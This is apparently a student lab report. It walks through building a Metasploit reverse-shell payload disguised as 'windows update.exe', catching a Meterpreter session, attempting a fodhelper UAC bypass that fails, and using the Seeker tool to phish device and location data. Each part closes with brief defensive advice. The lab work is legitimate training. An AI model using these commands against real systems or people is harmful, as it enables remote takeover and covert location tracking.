

Project - Malware Creation & Bypassing UAC

Task-1:

1. Metasploit Malware Creation & UAC Bypass

- Create a **Metasploit malware file** and execute it in a virtual machine.
- Research and implement **UAC (User Account Control) bypass** techniques.

Document your **step-by-step process** with **screenshots** and provide **remedies to protect** against such attacks.

Firstly, creating a malware file using Metasploit requires the following:

1. **VirtualBox** for creating virtual machines.
2. **Kali Linux** Virtual Hard Disk Image is to be downloaded and installed in VirtualBox as the Attacker machine.
3. **Windows 7** Virtual hard disk image is to be downloaded and installed in VirtualBox as the victim machine.

Installation of Kali Linux and Windows 7 has to be completed, and both machines have to be opened in the main physical machine for the attack procedure to be clear.

Firstly, open the Kali Linux virtual machine and log in with the username and password.

Note: Make sure the settings of the virtual machines are correctly configured.

Step 1: check for IP Address to see whether the internet connection is connected. Use the following command: **~ifconfig**

```
root@osboxes: ~/Files
File Actions Edit View Help
(root@osboxes)-[~/Files]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.63.104 netmask 255.255.255.0 broadcast 192.168.63.255
    inet6 2401:4900:60e0:cca7:a00:27ff:fefa:f14e prefixlen 64 scopeid 0
x0<global>
    inet6 fe80::a00:27ff:fefa:f14e prefixlen 64 scopeid 0x20<link>
    inet6 2401:4900:60e0:cca7:6702:427d:c0b5:17e0 prefixlen 64 scopeid
0x0<global>
    ether 08:00:27:fa:f1:4e txqueuelen 1000 (Ethernet)
    RX packets 1053 bytes 879626 (859.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 785 bytes 112767 (110.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

the quieter you become, the more you are able to hear

(root@osboxes)-[~/Files]
# sSsSsS
```

Step 2: creating a malware file using the following command as a **windows update file**:

```
root@osboxes: ~
File Actions Edit View Help
(root@osboxes)-[~]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.63.104 LPORT=4444 -f exe > windows upda
te.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

(root@osboxes)-[~]
#
```

Step 3: Opening Metasploit framework and using multihandler for receiving multiple connections and setting up payload, LHost, LPort

```

root@osboxes: ~
File Actions Edit View Help
(root@osboxes)-[~]
msfconsole
Metasploit tip: View missing module options with show missing

      `:oDFo:`
      ./ymM0dayMmy/.
      ~+dHJ5aGFyZGVyIQ==+-
      `:sm@~Destroy.No.Data~s:`
      ~+h2~Maintain.No.Persistence~h+-
      `:odNo2~Above.All.Else.Do.No.Harm~Ndo:`
      ./etc/shadow.0days-Data'%200R%201=1-- .No.0MN8'/.
      ~++SecKCoin++e.AMd` `.-://///hbove.913.ElsMNH+-
      ~/.ssh/id_rsa.Des-`htN01UserWroteMe!-
      :dopeAW.No<nano>o`      :is:T8iKC.sudo-.A:
      :we're.all.alike``      The.PFYroy.No.D7:
      :PLACEDRINKHERE!!      yxp_cmdshell.Ab0:
      :msf>exploit -j.        :Ns.B0B6ALICEes7:
      :--srwxrwx:-.          `MS146.52.No.Per:
      :<script>.Ac816/        sENbove3101.404:
      :NT_AUTHORITY.Do       `T:/shSYSTEM-.N:
      :09.14.2011.raid        /STFU|wall.No.Pr:
      :hevnsntSurb025N.       dnVRGOING2GIVUUP:
      :#OUTHOUSE- -s:         /corykennedyData:
      :$nmap -oS              SSo.6178306Ence:
      :AwsM.da:               /shMTL#beats3o.No.:
      :Ring0:                 `dDestRoyREXKC3ta/M:
      :23d: quieter you become, sSETEC.ASTRONOMYist: re able to hear"
      /- /yo- .ence.N:(){ :! : 6 };;
      `:Shall.We.Play.A.Game?tron/
      ~-ooy.if1ghtf0r+ehUser5`
      ..th3.H1V3.U2VjRFNN.jMh+.`

```

```
root@osboxes: ~  
File Actions Edit View Help  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set lhost 192.168.63.104  
lhost => 192.168.63.104  
msf6 exploit(multi/handler) > set lport 4444  
lport => 4444  
msf6 exploit(multi/handler) > show options  
Module options (exploit/multi/handler):  


| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
|------|-----------------|----------|-------------|

  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.63.104  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |

  
Exploit target:  


| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |


```

Step 4: Sending the update.exe (malware file) to victim machine to exploit the machine.

Here, we are using Wetransfer.com to transfer the file for ethical practise

Step 5: Now, setup the exploit console to get tool be in **Listening mode** and make sure you download the file in victim machine and execute it and sessions gets updated

```
osboxes@osboxes: ~  
File Actions Edit View Help  
[*] Exploit running as background job 0.  
[*] Exploit completed, but no session was created.  
[*] Started reverse TCP handler on 192.168.63.104:4444  
msf6 exploit(multi/handler) > [*] Sending stage (175686 bytes) to 192.168.63.58  
[*] Meterpreter session 1 opened (192.168.63.104:4444 → 192.168.63.58:55512) at 2025-03-28 12:11:46 -0400  
Interrupt: use the 'exit' command to quit  
msf6 exploit(multi/handler) > sessions -l  
  
Active sessions  
-----  


| <u>Id</u> | <u>Name</u> | <u>Type</u> | <u>Information</u>                              | <u>Connection</u>                                         |
|-----------|-------------|-------------|-------------------------------------------------|-----------------------------------------------------------|
| 1         |             | meterpreter | x86/windows virtual7-PC\virtual7 @ VIR TUAL7-PC | 192.168.63.104:4444 → 192.168.63.58:55512 (192.168.63.58) |

  
msf6 exploit(multi/handler) > session -i 1  
[-] Unknown command: session  
msf6 exploit(multi/handler) > sessions -i 1  
[*] Starting interaction with 1...  
  
meterpreter > screenshot  
Screenshot saved to: /home/osboxes/UpaSfsGV.jpeg  
meterpreter > █
```

Step 6: Once the session is established, give command to victim machine for screenshots, screenshare

But, I gave command for **screenshot**

osboxes@osboxes: ~

File Actions Edit View Help

[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.63.104:4444
msf6 exploit(multi/handler) > [*] Sending stage (1756
[*] Meterpreter session 1 opened (192.168.63.104:4444
2:11:46 -0400
Interrupt: use the 'exit' command to quit
msf6 exploit(multi/handler) > sessions -l

Active sessions

Id	Name	Type	Information
1		meterpreter x86/windows	virtual7-PC\virt TUAL7-PC

msf6 exploit(multi/handler) > session -i 1
[-] Unknown command: session
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > screenshot
Screenshot saved to: /home/osboxes/UpaSfsGV.jpeg
meterpreter >

osboxes - Thunar

File Edit View Go Bookmarks Help

osboxes

Places

Computer

osboxes

Desktop

Recent

Trash

Documents

Music

Pictures

Videos

Downloads

Devices

File System

Network

Browse Network

Desktop

Documents

Downloads

Music

Pictures

Public

Templates

Videos

UpaSfsGV.jpeg


8 folders | 1 file: 22.5 KiB (23072 bytes) | Free space: 252.0 GiB

UAC (User Accounts Control)

To Bypass the UAC in victim machine,

In the Meterpreter session, run:

run post/windows/gather/check_uac



```
osboxes@osboxes: ~  
File Actions Edit View Help  
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit  
[-] Msf::OptionValidateError The following options failed to validate: SESSION  
msf6 exploit(windows/local/bypassuac_fodhelper) > run post/windows/gather/check_uac  
[-] Msf::OptionValidateError The following options failed to validate: SESSION  
msf6 exploit(windows/local/bypassuac_fodhelper) > use exploit/multi/handler  
[*] Using configured payload windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper  
[*] Using configured payload windows/meterpreter/reverse_tcp  
msf6 exploit(windows/local/bypassuac_fodhelper) > sessions 1  
[*] Starting interaction with 1...  
  
meterpreter > exploit  
[-] Unknown command: exploit  
meterpreter > uac  
[-] Unknown command: uac  
meterpreter > run post/windows/gather/check_uac  
[-] The specified meterpreter session script could not be found: post/windows/gather/check_uac  
c  
meterpreter > shell  
[-] Send timed out. Timeout currently 15 seconds, you can configure this with sessions --inte  
ract <id> --timeout <value>  
meterpreter >  
[*] 192.168.63.58 - Meterpreter session 1 closed. Reason: Died
```

Security Remedies:

1. Never download files from unknown sources.
2. Never disable UAC on your personal computer.
3. Always Keep your Windows security ON for continuous malware file detection.


2. Mobile Malware Attack Using Seeker Tool

Research the **Seeker Tool** and understand how it works.

Perform a **mobile malware attack** using Seeker on your own device.

Step 1:



- Start the Kali Linux Virtual Machine.
- Check for the IP Address with the following Command: `~ifconfig`

A screenshot of a terminal window titled 'root@osboxes: ~/Files'. The terminal shows the output of the 'ifconfig' command. It displays details for the 'eth0' interface, including its flags, MTU, IP address (192.168.63.104), netmask, broadcast address, and MAC address. It also shows statistics for RX and TX packets, bytes, errors, and collisions. The 'lo' (loopback) interface is also shown with its IP address (127.0.0.1) and other details. The terminal has a dark background with light-colored text.

```
root@osboxes: ~/Files
File Actions Edit View Help
(root@osboxes) - [~/Files]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.63.104 netmask 255.255.255.0 broadcast 192.168.63.255
    inet6 2401:4900:60e0:cca7:a00:27ff:fefa:f14e prefixlen 64 scopeid 0
x0<global>
    inet6 fe80::a00:27ff:fefa:f14e prefixlen 64 scopeid 0x20<link>
    inet6 2401:4900:60e0:cca7:6702:427d:c0b5:17e0 prefixlen 64 scopeid
0x0<global>
    ether 08:00:27:fa:f1:4e txqueuelen 1000 (Ethernet)
    RX packets 1053 bytes 879626 (859.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 785 bytes 112767 (110.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


Step 2: Go to Physical Machine and open Seeker Tool in github repo as follows:



Step 3: Install Python3 in linux terminal using the command: `~pkg install python`

Step 4: Now Clone the Seeker Tool using git clone command.

```
osboxes@osboxes: ~/Tool1
File Actions Edit View Help
└─$ mkdir Tool1

(osboxes@osboxes)-[~]
└─$ ls
Desktop  Downloads  Pictures  Seeker  Tool  UpaSfsGV.jpeg
Documents Music      Public    Templates Tool1  Videos

(osboxes@osboxes)-[~]
└─$ cd Tool1

(osboxes@osboxes)-[~/Tool1]
└─$ ls

(osboxes@osboxes)-[~/Tool1]
└─$ git clone https://github.com/thewhiteh4t/seeker.git

Cloning into 'seeker' ...
remote: Enumerating objects: 1626, done.
remote: Counting objects: 100% (305/305), done.
remote: Compressing objects: 100% (65/65), done.
remote: Total 1626 (delta 254), reused 240 (delta 240), pack-reused 1321 (from 1)
Receiving objects: 100% (1626/1626), 3.95 MiB | 4.95 MiB/s, done.
Resolving deltas: 100% (829/829), done.

(osboxes@osboxes)-[~/Tool1]
└─$
```

```
osboxes@osboxes: ~/Tool1/seeker
File Actions Edit View Help

(osboxes@osboxes)-[~/Tool1]
└─$ git clone https://github.com/thewhiteh4t/seeker.git

Cloning into 'seeker' ...
remote: Enumerating objects: 1626, done.
remote: Counting objects: 100% (305/305), done.
remote: Compressing objects: 100% (65/65), done.
remote: Total 1626 (delta 254), reused 240 (delta 240), pack-reused 1321 (from 1)
Receiving objects: 100% (1626/1626), 3.95 MiB | 4.95 MiB/s, done.
Resolving deltas: 100% (829/829), done.

(osboxes@osboxes)-[~/Tool1]
└─$ ls
seeker

(osboxes@osboxes)-[~/Tool1]
└─$ cd seeker

(osboxes@osboxes)-[~/Tool1/seeker]
└─$ ls
Dockerfile  README.md  install.sh  php  template
Dockerfile.dev  createTemplate.md  js  seeker.py  utils.py
LICENSE      discord_webhook.py  metadata.json  telegram_api.py

(osboxes@osboxes)-[~/Tool1/seeker]
└─$
```

Step 5: Start the seeker tool using followin command: `~python3 seeker.py`

```

osboxes@osboxes: ~/Tool1/seeker
File Actions Edit View Help

(osboxes@osboxes)-[~/Tool1/seeker]
$ python3 seeker.py

          _____
         /  _  _  _  \
        /  _  _  _  \
       /  _  _  _  \
      /  _  _  _  \
     /  _  _  _  \
    /  _  _  _  \
   /  _  _  _  \
  /  _  _  _  \
 /  _  _  _  \
/  _  _  _  \
\  _  _  _  /
 \  _  _  _ /
  \  _  _  _/
   \  _  _  /
    \  _  _ /
     \  _  /
      \  _/
       \_/

[>] Created By      : thewhite4t
    |→ Twitter      : https://twitter.com/thewhite4t
    |→ Community    : https://twc1rcle.com/
[>] Version         : 1.3.1

[!] Select a Template :

[0] NearYou
[1] Google Drive
[2] WhatsApp
[3] WhatsApp Redirect
[4] Telegram
[5] Zoom
[6] Google ReCaptcha
[7] Custom Link Preview
[>] █
  
```

Step 6: I selected 0 - NearYou, its started with port no 8080

```
osboxes@osboxes: ~/Tool1/seeker
File Actions Edit View Help


[>] Created By      : thewhite4t
    ↳ Twitter       : https://twitter.com/thewhite4t
    ↳ Community     : https://twc1rcle.com/
[>] Version         : 1.3.1

[!] Select a Template :

[0] NearYou
[1] Google Drive
[2] WhatsApp
[3] WhatsApp Redirect
[4] Telegram
[5] Zoom
[6] Google ReCaptcha
[7] Custom Link Preview
[>] 0

[+] Loading NearYou Template ...
[+] Port : 8080
[+] Starting PHP Server ... [ ✓ ]
[+] Waiting for Client ... [ctrl+c to exit]
```

Step 7: Enter the Link address in victim machine: ~192.168.63.104:8080



Step 8: As the victim clicks on “Continue”, Attacker gets all information of system and location.

```
osboxes@osboxes: ~/Tool1/seeker
File Actions Edit View Help

[+] Port : 8080
[+] Starting PHP Server ... [ ✓ ]
[+] Waiting for Client ... [ctrl+c to exit]
[!] Device Information :
[+] OS : rv:109.0
[+] Platform : Win32
[+] CPU Cores : 1
[+] RAM : Not Available
[+] GPU Vendor : Google Inc. (NULL)
[+] GPU : ANGLE (NULL, Generic Renderer Direct3D11 vs_4_1 ps_4_1)
[+] Resolution : 800x600
[+] Browser : Firefox/115.0
[+] Public IP : 192.168.63.58

[!] Skipping IP recon because IP address is private
[-] User denied the request for Geolocation

[+] Data Saved : /home/osboxes/Tool1/seeker/db/results.csv
[+] Waiting for Client ... [ctrl+c to exit]
```

Security Measures:

- 1. Do NOT Click on Unknown Links, before clicking always verify the source.**
- 2. Disable GPS When Not Needed, it prevents background tracking.**
- 3. Use a VPN, it hides your real IP and location.**
- 4. Check Browser Permissions regularly and revoke unnecessary location access.**